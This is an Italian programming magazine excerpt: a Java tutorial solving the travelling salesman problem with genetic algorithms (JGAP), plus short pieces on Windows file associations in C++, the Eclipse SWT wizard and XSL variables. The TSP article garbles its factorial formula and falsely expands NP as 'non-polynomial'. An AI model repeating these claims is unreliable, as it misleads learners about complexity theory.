



Fig.2: Una rappresentazione schematica del problema del commesso viaggiatore

In generale i *grafi* possono essere orientati, questo avviene quando si vuole distinguere l'arco che va dal *NODO A* al *NODO B* rispetto a quello che dal *NODO B* va al *NODO A*. Nei casi in cui tale distinzione non si rende necessaria si utilizza un solo arco considerandolo valido per entrambe le direzioni.
Come si vede dalla **Figura 2** abbiamo associato ad ogni nodo del grafo una città ed ad ogni arco

IL COMMESSO VIAGGIATORE

Non pensate che il problema del commesso viaggiatore sia semplicemente un giochino per far divertire gli informatici ed i matematici. È un problema non solo nel mondo dei trasporti ma anche, ad esempio, sull'instradamento dei pacchetti via Internet per certe applicazioni.

un collegamento esistente tra una città e l'altra. Possiamo poi associare ad ogni arco un'etichetta che definisca il peso dell'arco stesso; nel nostro caso potrebbe essere il tempo necessario a percorrere il tragitto o la distanza che separa le due città collegate dall'arco.
Riassumendo quanto detto sopra, possiamo definire il nostro problema in questi termini:

dato un grafo trovare il percorso a minor costo che passi per tutti i nodi una ed una sola volta.

La soluzione, leggendo il problema così posto, sembra abbastanza banale: generare tutti i percorsi possibili e scegliere quello a minor costo; più facile a dirsi che a farsi!
Valutiamo allora la complessità dell'algoritmo proposto e mettiamoci nel caso peggiore, cioè quando ogni nodo è connesso con tutti gli altri in modo tale da avere il maggior numero di archi possibile.
In un grafo di *N* nodi possiamo quindi scegliere *N* possibili città di partenza; per ogni città di partenza dovremmo poi considerare come secondo passo altre *N-1* possibili città. Ci accorgiamo così che già solo al secondo passo dobbiamo considerare $N(N-1)=N^2-N$ percorsi, cioè appena iniziato l'algoritmo ci troviamo di fronte ad un $O(N^2)$. Continuando, il terzo passo ci costringerà, per ognuna delle *N-1* città rimaste, a valutare *N-2* altre città, ottenendo così $N(N-1)(N-2)$ percorsi.
Sarà quindi ormai evidente che bisognerà ripetere questo ragionamento fino ad esaurire tutte le città, quindi la nostra complessità sarà pari a $T(N)=N*(N-1)-(N-2)*N(-3)*\ldots*2*1$; ossia abbiamo $T(N)=N!$, una complessità fattoriale neanche più polinomiale (da cui la definizione *NP* cioè *non polinomiale*).
Per farci un'idea di quante combinazioni generi questo algoritmo basta osservare che un grafo con soli *25 nodi* produce ben $15{,}51\cdot10^{24}$ percorsi, ossia, "arrotondando" per difetto, un numero pari a 15 seguito da 24 zeri. È ovvio quindi che nella pratica un simile algoritmo non sarà applicabile.

NOTA

LEONARD M. ADLEMAN

Ha conseguito il dottorato in informatica nel 1976 all'Università della California a Berkley. Nel 1977 è entrato al Dipartimento di Matematica del MIT, dove si è specializzato nella teoria degli algoritmi numerici ed è stato uno degli inventori del sistema di crittografia a chiave pubblica RSA (la <<*A*>> sta per Adleman). Subito dopo essere entrato nella Facoltà di informatica della University of Southern California, è stato "coinvolto" nella comparsa dei virus informatici.

CASI DI COMPLESSITÀ

La funzione di costo *T(N)* viene solitamente valutata nei casi peggiore, migliore e medio. I primi due casi corrispondono rispettivamente al valore massimo e minimo che la funzione può assume, mentre il terzo viene valutato su una configurazione "statisticamente media" dei dati in ingresso. Noi ci occuperemo del caso peggiore, in questo caso si è interessati all'andamento della funzione con $N\to\infty$, cioè quando l'ammontare dei dati in ingresso assume valori molto grandi. Esiste inoltre la possibilità di calcolare la complessità spaziale che tiene conto non del numero dei passi necessari per trovare una soluzione, ma di quanta memoria l'algoritmo necessita per essere portato a termine.

UNA POSSIBILE SOLUZIONE: GLI ALGORITMI GENETICI

Gli algoritmi genetici sono nati proprio per risolvere molti problemi computazionali in cui è necessario ricercare la soluzione tra un numero enorme di possibili alternative. I campi dove essi possono essere applicati sono molteplici: Economia, Sistemi immunitari, Ecologia, Genetica delle popolazioni, Sistemi sociali, Problemi di ottimizzazione; proprio quest'ultimo è il nostro caso.
Per chi si fosse perso lo scorso articolo, o non lo avesse bene in mente, riprendiamo brevissimamente i concetti base degli *AG*.
Diciamo che tutto si basa sulla teoria evolutiva di Darwin e su come le informazioni di ogni essere vivente siano codificate all'interno del DNA.
Si parte da una popolazione di individui "immersa" in un determinato ambiente. Ogni individuo, codificato da un cromosoma, rappresenta una possibile soluzione al problema che stiamo tentando di risolvere. D'altro canto, il problema stesso, è proprio l'ambiente in cui faremo evolvere la nostra popolazione di soluzioni. Come già probabilmente saprete, la teoria di Darwin postula che gli individui che meglio si adattano all'ambiente hanno maggiore probabilità di sopravvivere e quindi anche di riprodursi, tramandando così i propri caratteri ereditari alla generazione successiva.
Inoltre, onde evitare che dopo un certo numero di generazioni si abbiano individui troppo simili tra loro, è necessario prevedere anche che, di tanto in tanto, alcuni individui mutino il proprio patrimonio genetico; solitamente si muta un solo gene del cromosoma scelto per tale procedura, in modo tale da evitare che abbia degli effetti distruttivi all'interno della popolazione stessa. In questo modo se la mutazione produce un individuo migliore per quel problema, esso avrà buone probabilità di essere scelto per incrociarsi con un altro cromosoma e quindi generare dei discendenti che porteranno parte del proprio patrimonio genetico; al contrario se, a seguito della mutazione, si genera un cromosoma inadatto all'ambiente esso verrà scartato "naturalmente" e nelle generazioni successive non se ne avrà più traccia.
Possiamo sintetizzare quindi un algoritmo genetico nei seguenti punti;

1. Inizializza una popolazione formata da *N*

cromosomi ciascuno dei quali composto da *K* geni.

2. Calcolare l'idoneità di ogni cromosoma *x* mediante la *fitness function* f(x).

3. Ripetere i seguenti passaggi finché non si è raggiunta una popolazione di *N* cromosomi

   a) Seleziona una coppia di cromosomi.

   b) Genera una nuova coppia cromosomica discendente mediante il crossover con una probabilità *Pc.*

   c) Se l'incrocio non avviene clonare la coppia di cromosomi così com'è.

   d) Muta ogni gene dei due cromosomi così ottenuti con una probabilità *Pm.*

4. Rimpiazza la generazione precedente con quella nuova ottenuta dai passi **1-3.**

5. Tornare al punto **2** finché non viene verificata la condizione di *STOP.*





Fig. 3: ***Il flow chart di un algoritmo genetico***

Il flow chart in **Figura 3** schematizza tale algoritmo. Due domande potrebbero nascere spontanee. La prima è ma come faccio a stabilire quanto una soluzione sia "buona" per il mio problema?
La risposta a questa domanda è contenuta nel punto **2** dell'algoritmo sopra esposto. La *fitness function* infatti non è altro che una funzione che riceve in ingresso un cromosoma e restituisce un valore double che indica il grado di adattamento del cromosoma stesso.
Venendo al codice, noi utilizzeremo la libreria *jgap*, scaricabile su sourceforge o direttamente dal cd, che mette a disposizione la classe astratta *FitnessFunction* che andremo ad implementare. Il nostro grafo sarà memorizzato in una matrice di double dove vengono inseriti i valori degli archi.

```
public class RouteFitness extends FitnessFunction
{
…
 public RouteFitness(double[][] route, int start)
 {
     map = new double[route.length][route.length];
     for(int i=0; i<route.length; i++)
     System.arraycopy(route[i],0,map[i],0,route[i]
                                             .length);
     this.start = start;
  }
```

Quindi il nostro problema è così codificato: ad ogni città è associato un numero intero, di conseguenza, per sapere quanto costa muoversi dalla città *A1* alla città *A2* basterà consultare la matrice route e prendere il valore *route[A1][A2].* Inoltre, nel costruttore, dobbiamo anche specificare l'indice della città di partenza. Questo è un ulteriore vincolo che poniamo al nostro problema per renderlo più realistico, cioè poniamo che il commesso viaggiatore sia costretto a partire sempre dalla stessa città dove ha il proprio ufficio.
Il metodo evaluate calcola quindi il costo complessivo del percorso e ne restituisce il suo inverso poiché maggiore sarà il costo minore dovrà essere il suo valore di fitness.

```
protected double evaluate(Chromosome arg0)
{
   Gene[] path =arg0.getGenes();
      int first = ((IntegerGene)path[0]).intValue();
      double costPath=map[start][first];
      for(int i=1; i<path.length; i++)
      {
         int from = ((IntegerGene)path[i-1]).intValue(),
                to = ((IntegerGene)path[i]).intValue();
         costPath+= map[from][to];
```

COS'È UN NUMERO FATTORIALE?

Un numero fattoriale *x* si indica con la dicitura *x!=x*(x-1)!* e per definizione *0!=1*. Ad esempio:

4!=4*3!=4*3*2!=4*3*2*1!=4*3*2*1*0!=24

```
}
return 1/costPath;
```

I BLOCCHI COSTITUTIVI

La seconda domanda che ci si potrebbe porre è un po' più sottile della prima: qual è il vantaggio di usare gli algoritmi genetici se poi bisogna generare un popolazione con un numero di individui molto elevato per coprire il maggior numero di percorsi possibili? Uno dei grandi punti di forza degli algoritmi genetici sta proprio nel fatto che un singolo cromosoma in realtà porta con sé non solo la propria soluzione ma ne porta anche molte altre parziali. Cerchiamo di approfondire meglio questo concetto. Per far ciò utilizziamo la notazione di Holland il quale introdusse anche la nozione di schema. Uno schema è un insieme di stringhe di bit che codificano un cromosoma e che possono essere descritte da un modello costituito da *1, 0* e ** (caratteri jolly).* Facciamo un esempio per capire meglio ciò di cui stiamo parlando: lo schema $S = 0***1$ rappresenta l'insieme di tutte le stringhe di cinque bit che cominciano con *0* e finiscono con *1;* tutti i cromosomi che hanno questa proprietà si dicono istanze dello schema *S*. Quindi ogni cromosoma di lunghezza *L* può essere istanza di 2^L schemi; perciò una popolazione di n cromosomi potrà istanziare un numero di schemi compresi tra 2^L e $n2^L$, che corrispondono rispettivamente ai due casi limite in cui, nel primo tutti i cromosomi sono uguali, mentre nell'altro sono tutti diversi. Da ciò si può capire come ad ogni generazione non venga valutata esclusivamente l'idoneità di ogni singolo cromosoma ma anche l'idoneità media di un numero molto più ampio di schemi, cioè la media delle idoneità di tutti i cromosomi corrispondenti. In questo senso un algoritmo genetico funziona come se queste medie venissero effettivamente calcolate e memorizzate; questo aspetto viene spesso chiamato anche parallelismo implicito.

SUL WEB

Anche questa volta si è scelta una libreria open-source, JGAP *(Java Genetic Algorithms Project)* ospitato su sourceforge all'indirizzo http://jgap.sourceforge.net/. Sul sito troverete anche una proposta su come affrontare il problema del commesso viaggiatore diversa da quella qui presentata.

LA CLASSE VIAGGIATORE

Per motivi di spazio, non verrà riportato l'intero codice, presentandone invece solo i tratti salienti, rimando quindi al CD allegato per una visione completa. La prima cosa da fare è definire una classe di configurazione prevista da *jgap* per definire alcune caratteristiche dell'algoritmo di **Figura 3**. La configurazione di default implementata dalla libreria stessa risulta non adatta ai nostri scopi; infatti uno dei vincoli che il nostro problema ci impone è che le città siano toccate tutte una ed una sola volta, ciò implica che ogni cromosoma deve essere composto da geni tutti diversi tra loro, dato che ogni gene codifica una città. Questa proprietà deve essere garantita sia nella fase di crossover sia in quella di mutazione. Per far ciò si è implementato il seguente metodo statico:

```
public static Configuration createConfiguration(){
  ...

  config.addGeneticOperator(new GreedyCrossover());
  config.addGeneticOperator(new
                       SwappingMutationOperator(20));
    .....
  return config;
}
```

Per rendere più fruibile tale classe si associano delle etichette alla matrice dei costi con i nomi delle città.

```
  public Viaggiatore(String[] label, double[][] table){
    this.label = new String[label.length];
    System.arraycopy(label,0,this.label,0,label.length);
    this.table = new double[table.length][table.length];
    for(int i=0; i<table.length;i++)
    System.arraycopy(table[i],0,
                       this.table[i],0,table[i].length);
  }
```

Il metodo che invece permette di trovare il percorso è *bestPath;* analizziamone le parti salienti:

```
public String[] bestPath(String cityStart) throws
                                        Exception {
    int start = find(cityStart);
    Chromosome best = evolve(start);
    Gene[] sol = best.getGenes();
    ...
    for(int i=1; i<path.length; i++)
        path[i]=new String(label[((IntegerGene)
                         sol[i-1]).intValue()]);
    return path;
}
```

Come si può notare prima di tutto si cerca l'indice della città di partenza, se non viene trovata il metodo find lancia un'eccezione. Dopodiché si lascia evolvere la popolazione, una volta terminato, si prende la soluzione migliore e la si mappa sull'array di etichette in modo tale da restituire il percorso trovato sotto forma di nomi di città invece che di indici numerici.
La cosa interessante è dunque vedere come funziona la parte evolutiva di questa classe che è contenuta nel metodo *evolve.*

```
private Chromosome evolve(int start){
   double stopCondition = 1/acceptableCost;
   RouteFitness fitness = new RouteFitness(table,start);

   Configuration conf = createConfiguration();
   IntegerGene[] sample = new
                              IntegerGene[label.length-1];
   ...
```

Innanzitutto, è necessario istanziare gli elementi fondamentali per gli algoritmi genetici, che sono: una condizione di terminazione dell'algoritmo evolutivo, una funzione di fitness, la configurazione dei parametri e degli operatori genetici ed infine un cromosoma che funga da prototipo per l'inizializzazione della popolazione. In particolare questo ultimo aspetto merita un po' d'attenzione. Abbiamo infatti già fatto notare come sia necessario che un cromosoma contenga tutte le città una ed una sola volta, per cui non possiamo avvalerci di un generatore random di numeri interi perché ci sarebbe una grandissima probabilità che generi due numeri uguali all'interno dello stesso cromosoma. Allo stesso tempo vogliamo che le disposizioni dei geni (quindi delle città) siano il più possibile diverse da un cromosoma all'altro.
Per ottenere tutto questo si è proceduto così: si è generato un unico cromosoma contenente tutte le città (tranne quella di partenza poiché è una costante nel nostro problema) poi, partendo da esso, si creano tanti cloni a seconda della dimensione desiderata della popolazione. Fatto ciò, ogni clone viene selezionato e i suoi geni vengono mescolati nelle posizioni in maniera del tutto casuale. L'estratto di codice seguente indica quanto detto:

```
for(int i=0; i<label.length; i++)
   if(i!=start){
     sample[index] = new IntegerGene(0,label.length-1);
     sample[index].setAllele(new Integer(i));
        index++;
   }
   ....
   shuffle(sample);
   ....
   protected void shuffle(Gene[] a_genes) {
      Gene t;
      // shuffle:
      for (int r = 0; r < 10 * a_genes.length; r++) {
         for (int i = m_startOffset; i <
                              a_genes.length; i++) {
            int p = m_startOffset +Genotype
              .getConfiguration().getRandomGenerator().
            nextInt(a_genes.length - m_startOffset);
           t = a_genes[i];
           a_genes[i] = a_genes[p];
           a_genes[p] = t;
    ....
```

Per quanto riguarda il settaggio della configurazione non c'è niente di particolare, basta conoscere un po' di incapsulamento in Java. L'ultimo aspetto da notare è invece il ciclo di evoluzione delle soluzioni:

```
    ......
    int count = 0;
      do{
          population.evolve();
          best = fitness.evaluate(
                   population.getFittestChromosome());
          System.out.println(1/best);
          count++;
      }while(best<stopCondition && count<max_iter);

      return population.getFittestChromosome();
    }
```

Come si può notare in realtà le condizioni di terminazione sono due, una riguarda il costo accettabile per il quale l'algoritmo può terminare, l'altra riguarda il numero massimo di cicli che l'algoritmo può compiere in modo tale da evitare che esso continui all'infinito qualora la prima condizione sia troppo restrittiva.
Per concludere riporto un semplice script d'esempio per la classe *Viaggiatore*.

```
    String[] label = new String[]{"Genova",
         "Milano","Torino","Bologna","Firenze","Ancona",
            "Pescara","Roma","Napoli","Bari","Reggio"};
      double[][] table = new double[label.length]
                                     [label.length];
      ....
      Viaggiatore viaggiatore = new
                           Viaggiatore(label,table);
      viaggiatore.setAcceptableCost(2.8);
      String[] path = null;
      try {
        path = viaggiatore.bestPath("Torino");
        ...
```

CONCLUSIONI

In questo articolo, abbiamo avuto la possibilità di toccare vari problemi dell'informatica. Le applicazioni degli *AG*, pur investendo un gran numero di discipline, rimangono comunque una soluzione di nicchia. Spero che questa breve presentazione abbia suscitato in voi un po' di curiosità che porterà ad approfondire questo vasto campo dell'intelligenza artificiale.

Andrea Galeazzi

Laureato all'università Politecnica delle Marche, lavora presso un gruppo nazionale leader nel campo delle tecnologie e dei servizi IT. Nei limiti della disponibilità di tempo risponde all'indirizzo andreagaleazzi@fsfe.org

Associare un tipo di file ad un programma

In questo express andremo a vedere come associare una tipologia di file ad un programma in modo automatico. Realizzeremo una classe che ci aiuterà ad utomatizzare un processo abbastanza noioso come quello di permettere ad un programma di aprire un file attraverso il doppio click del mouse su di esso. Vedremo come associare più estensioni allo stesso programma e come associare altre operazioni al tipo di file.Per ultima cosa andremo a vedere come cambiare l'icona associata al tipo di file in questione. Logicamente l'esempio è valido solo sotto ambiente windows e le informazioni vengono salvate sul registro di configurazione. Quindi ora andiamo a vedere come realizzare la classe appena descritta in modo veloce e semplice. Ciò di cui abbiamo bisogno è un compilatore c++, un editor di testo e un po' di dimestichezza con c++. Per realizzare il seguente esempio ho utilizzato Dev-C++ un ambiente di sviluppo c++ freeware. Dev-C++ è scaricabile gratuitamente dal sito web : *www.bloodshed.net*

Stefano Vena

‹1› LE PRIME RIGHE DI CODICE

```
#include <windows.h>
#include <stdio.h>
class Associazione
{ private :
  char executableName[ MAX_PATH ];
  const char* typeFile;
void scriviReg( const char* Key,
            const char* value ){
 HKEY hKey;
 if( RegCreateKey ( HKEY_CLASSES_ROOT,
        Key ,&hKey) == ERROR_SUCCESS)
 { RegSetValue( hKey, NULL, REG_SZ , value,
                                strlen(value)); } }
```

Realizzeremo la classe, per comodità, in modo inline. Dal momento che le informazioni verranno scritte sul file di registro di windows andiamo a realizzare una funzione che ci permetterà di creare una chiave di registro e scrivere un valore sulla sua proprietà di default. Tutti i dati saranno scritti nella chiave di root *HKEY_CLASSES_ROOT.*

‹2› IL COSTRUTTORE

```
public:
Associazione(const char* typefile, const char*
                   descrizione, const char* aprilnfo ) {
GetModuleFileName ( NULL, executableName,
                                          MAX_PATH);
typeFile = typefile;
GetShortPathName(executableName, executableName,
                               strlen(executableName));
scriviReg( typefile , descrizione );
char KeyTxt [ 500 ];
sprintf( KeyTxt, "%s\\shell\\open\\", typeFile );
scriviReg( KeyTxt, aprilnfo );
strcat( KeyTxt, "\\command\\");
char command [ MAX_PATH + 10 ];
sprintf( command , "\"%s\" \"%%1\"",
                                    executableName );
scriviReg( KeyTxt, command ); }
```

Per prima cosa otteniamo i percorso completo del programma all'interno del quale stiamo eseguendo il codice, attraverso la funzione *GetModuleFileName*. A questo punto è necessario trasformare il path ottenuto in formato ShortPath, attraverso *GetShortPathName*, poiché il registro trova difficoltà nella gestione dei percorsi lunghi. Ora siamo pronti per registrare il nostro tipo di file e associare l'operazione di apertura al nostro programma. I dati vengono scritti con la funzione, vista in precedenza, *scriviReg*.

‹3› GESTIRE LE ESTENSIONI

```
void NuovaEstensione(const char* ext)
{
  scriviReg( ext , typeFile );
}
```

Questa funzione compie un'operazione molto semplice: associa un'estensione al tipo di file registrato. L'estensione deve essere completa del punto. Aggiungere nuovi tipi di file è così facile come sovrascriverne degli esistenti.
Ad esempio se noi decidessimo di associare al nostro programma l'estensione *".exe"* non otterremmo alcun messaggio di errore ma renderemmo impossibile l'esecuzione di programmi direttamente da Explorer.
È dunque importante prestare molta attenzione alle operazioni che andremo a compiere.

‹4› ASSOCIARE UN'ICONA

```
void  NuovaIcona(const char * filename, int index,
                                              bool isIcon ){
 char path [ MAX_PATH + 10  ];
 char KeyTxt [ 500 ];
 if( filename != NULL )
     GetShortPathName(filename, path, strlen(filename));
  else
        strcpy( path, executableName );
  if( !isIcon )
  sprintf( path , "%s,%d", path, index );
  sprintf( KeyTxt, "%s\\DefaultIcon", typeFile );
  scriviReg( KeyTxt , path ); }
```

filename identifica il file che contiene la risorsa se esso è nullo viene utilizzato il riferimento al nostro programma. Index identifica l'indice della risorsa all'interno del file, filename punta ad un file di tipo icona

‹5› LA CLASSE IN AZIONE!

```
Associazione *as
as = new Associazione("Tipo_di_Prova", "Il mio tipo
                              di file", "&Apri con Prova" );
as.NuovaEstensione(".prova");
as.NuovaIcona( NULL, 1 , false );
```

Registriamo un nuovo tipo di file e vi associamo una descrizione ed il nome dell'operazione di apertura. Poi associamo al nostro tipo di file l'estensione ".prova" e l'icona con indice 1 contenuta nel nostro programma.

‹6› IL RISULTATO

Questo è il risultato: l'operazione "Apri con prova" appare nel menu contestuale associato alla pressione del tasto destro del mouse.
E' possibile anche aprire il file agendo con il doppio click su di esso.
Concludo ricordando ancora che cambiare le associazioni ai tipi di file è un'operazione delicata e, fatta in modo errato, può causare danni al sistema.

Creazione di un'applicazione standalone con il wizard di Eclipse

Le possibilità messe a disposizione da java sono praticamente illimitate. A volte però a prescindere dall'ambiente di sviluppo sarebbe auspicabile un'automatizzazione di alcuni processi di routine. In questa direzione l'ottimo IDE eclipse per lo sviluppo di applicazioni java, più volte suggerito, ha messo a disposizione del programmatore un ottimo wizard. Esaminiamo come sia possibile utilizzarlo per arrivare a creare, prima un progetto e all'interno di esso una classe pronta ad ospitare il codice per la realizzazione dell'applicazione finale standalone. L'obiettivo prefisso prevede non un applet o altri componenti ma la semplice realizzazione di un'applicazione SWT. Nell'esempio vedremo come in modo guidato si arriva facilmente alla produzione della classe. Al programmatore resta solo il compito di inserire il codice da mostrare nell'applicazione finale. Ciò che conosciuto come editing della classe. Compito reso comunque facile dalla efficiente guida di eclipse. La versione a cui facciamo riferimento è Eclipse 3.0.2 su piattaforma windows XP. Da tenere presente che il tutto funziona anche sulle altre piattaforme. Passo zero aprire l'ambiente di sviluppo Eclipse.

Fabio Grimaldi

‹1› APERTURA DI JAVA PERSPECTIVE

Inizialmente bisogna aprire l'ambiente di sviluppo specifico di java. Per selezionare tale ambiente si accede semplicemente dalla barra dei menu alla voce *window*, si opta per una nuova prospettiva con la voce *open persective* e dal sottomenu si sceglie appunto *java*. Si possono visionare gli altri ambienti proposti.

‹2› NUOVO PROGETTO

Alla base di una nuova applicazione vi è un progetto. Si crea il nuovo progetto dal menu file *new project*. Apparirà una finestra di dialogo che consente di configurare i particolari del progetto dove specificare le caratteristiche del sorgente, del progetto e delle librerie. Possiamo cliccare su *finish* e settare successivamente tali aspetti.

‹3› CREAZIONE DEL PROGETTO

L'unico aspetto che curiamo nella creazione guidata del progetto e il fondamentale assegnamento del nome. Assegniamo come nome, ad esempio *mypr*, eventualmente settiamo le cartelle dove vogliamo redirigere i dati e terminiamo il processo con *finish*. Nella fasi successive configureremo il progetto.

‹4› AGGIUNGIAMO UNA CLASSE

Aggiungiamo al progetto una classe selezionando dal menu file la voce *new> class*.

Apparirà una finestra di dialogo dove: andremo a specificare il nome, ad esempio "CiaoMondo", e configureremo altre caratteristiche. Una da considerare è la creazione di una public static main da garantire segnando l'apposita spunta. In automatico apparirà il codice della classe.

‹5› SETTAGGIO DELLE PROPRIETÀ DEL PROGETTO

Con il tasto destro del mouse sul progetto si mostra il relativo menu da cui selezioniamo la voce proprietà. Bisogna configurare il percorso che il compilatore usa per realizzare la l'applicazione SWT. Per cui si seleziona la voce *Java Build Path* e si sceglie la sotto cartella *libraries*.

‹6› SELEZIONE DELLE LIBRERIE

Una volta nella sezione *libraries* bisogna aggiungere i percorsi corretti. Cliccare sul bottone *add external jar*. Ci si posiziona quindi nella cartella *swt.jar* nella piattaforma desiderata. Ad esempio per windows esiste il la directory eclipse\ plugins\ org.eclipe.swt.win32 3.0.2\ ws \win32 dove selezionare il file swt.

Uso e abuso delle variabili in XSL

Come tutti i linguaggi classici, anche XSL può fare uso di variabili. A differenza dei linguaggi tradizionali presentano però alcune peculiarità che ne rendono l'uso non immediato. Vediamo quali

REQUISITI

Conoscenze richieste
Conoscenze di XML

Software
-

Impegno

Tempo di realizzazione

Nelle precedenti puntate di questo corso abbiamo definito XSL come un linguaggio capace di trasformare un documento XML dal suo formato originario in un formato completamente diverso definito da noi. L'idea è molto semplice. Si prende un file XML e lo si dà in pasto a un foglio di stile in formato XSL si ottiene in uscita un nuovo file basato sul formato da noi definito in XSL. A sua volta un file XSL è strutturato in formato XML. Ciascun "Nodo" del file originale viene "processato" secondo le regole definite nel foglio di stile XSL. Per "Selezionare" i nodi viene utilizzato un linguaggio chiamato XPATH, così che ad un'insieme di nodi ottenuti da una query *XPATH* corrisponda una regola definita in XSL. Questa breve spiegazione può apparire fumosa, ma sarà sufficientemente chiara per coloro che hanno seguito la prima parte del corso, per gli altri acquisterà maggior senso nel corso della lettura di questo articolo.
In questa seconda parte complicheremo leggermente le cose. Inizieremo infatti ad affrontare alcuni elementi tipici di tutti i linguaggi di programmazione. XSL così come la maggior parte dei linguaggi può far uso di "Variabili". Vedremo cosa sono e come funzionano in questo contesto.

LE VARIABILI

In qualunque linguaggio di programmazione una variabile corrisponde ad un "contenitore" di dati. Consideriamo questo esempio di pseudo-codice:

```
a=1
b=a + 2
```

Abbiamo così creato una variabile (contenitore) *"a"* assegnandogli il valore 1 e successivamente una nuova variabile *"b"* alla quale viene assegnato il valore corrispondente alla somma di *"a"* e del valore 2 (*b* assumerà in questo caso il valore 3). La variabile si chiama così perché il valore che gli viene assegnato può variare nel corso del programma:

```
a=1 // qui a vale 1
b=a + 2
a=b // da qui a vale 3
```

DICHIARAZIONE DI VARIABILI

In XSL è possibile dichiarare una variabile in due modi: attraverso l'elemento *<xsl:param>* o attraverso l'elemento *<xsl:variable>*. Supponiamo di disporre un documento XML così composto

```
<?xml version="1.0"?>
<?xml-stylesheet type="text/xsl" href=
                                        "variabili.xsl"?>
<indirizzi>
        <indirizzo>
                <id>1</id>
                <nome>Antonio</nome>
                <cognome>Rossi</cognome>
                <via>G.Verdi, 3</via>
                <comune>Roma</comune>
        </indirizzo>
        <indirizzo>
                <id>2</id>
                <nome>Giuseppe</nome>
                <cognome>Bianchi</cognome>
                <via>G.Rossini, 4</via>
                <comune>Milano</comune>
        </indirizzo>
</indirizzi>
```

E di voler sottoporre questo documento a una trasformazione tale che sia restituito un file XML contenente i soli dati relativi a un certo *"Id2.*
Per farlo creiamo il foglio di stile nel file nominato come *variabili.xsl* posto nella stessa directory:

```
<?xml version="1.0"?>
```

```
<xsl:stylesheet version="1.0" xmlns:xsl=
            "http://www.w3.org/1999/XSL/Transform">
<!-- dichiaro una variabile parametro id
valida in tutto il contesto -->
    <xsl:param name="id">2</xsl:param>
     <xsl:template match="/">
        <xsl:call-template name="stampa-nomi">
        </xsl:call-template>
     </xsl:template>
     <xsl:template name="stampa-nomi">
        <table border="1">
          <xsl:for-each select="//indirizzo[id=$id]">
            <tr>
             <td>
                <xsl:value-of select="nome"/>
             </td>
             <td>
                <xsl:value-of select="cognome"/>
             </td>
             <td>
                <xsl:value-of select="via"/>
             </td>
             <td>
                <xsl:value-of select="comune"/>
             </td>
            </tr>
          </xsl:for-each>
        </table>
     </xsl:template>
 </xsl:stylesheet>
```

Con l'elemento *<xsl:param>* abbiamo definito una variabile il cui nome è costituito dal valore dell'attributo *name* (in questo caso *"id"*) e il cui valore è definito nel contenuto dell'elemento.
Avremmo potuto anche utilizzare la notazione

```
<xsl:param name="id" select="2"/>
```

In questo caso il valore della variabile viene impostato dall'attributo *select*. Questa variabile è dichiarata come *Globale* rispetto al foglio di stile perché è esterna agli elementi *<xsl:template>* e posta sotto l'elemento radice *<xsl:stylesheet>*. Ciò in pratica significa che sarà possibile utilizzarne il valore in ogni parte del documento. La variabile si utilizza anteponendo al nome il simbolo *$* come è stato fatto nella riga:

```
<xsl:for-each select="//indirizzo[id=$id]">
```

DIFFERENZE TRA XSL E PROGRAMMAZIONE TRADIZIONALE

Dall'esempio proposto emergono già alcune differenze nella gestione delle variabili tra XSL ed i linguaggi di programmazione classici. In XSL infatti:

- Le variabili vengono valorizzate unicamente nel momento stesso della loro dichiarazione
- Non esiste alcun costrutto che consenta di variare il contenuto della variabile in altre parti della pagina (come ad esempio *$id=3* o simili)

In realtà in XSL le variabili non sono per niente... variabili ma assomigliano piuttosto a quelle che nei linguaggi classici di programmazione sono chiamate costanti. Anche se sarebbe più corretto definirle come dei riferimenti.
A prima vista si potrebbe obiettare: ma a cosa servono variabili di questo tipo?
Nell'esempio abbiamo utilizzato una variabile che contiene un valore assoluto (il valore 2 appunto).
In XSL le variabili possono contenere anche un riferimento ad un elemento del documento XML di partenza (o, come vedremo in seguito, anche ad altri documenti XML esterni). Vediamo infatti come potremmo utilizzare una variabile parametro per impostare un riferimento ad un elemento del documento di partenza:

```
<?xml version="1.0"?>
<xsl:stylesheet version="1.0" xmlns:xsl=
            "http://www.w3.org/1999/XSL/Transform">
<!-- dichiaro una variabile parametro come
                riferimento ad un elemento e valida
                          in tutto il contesto -->
<xsl:param name="nodo-selezionato"
        select="//indirizzo[id=2]">
</xsl:param>
<xsl:template match="/">
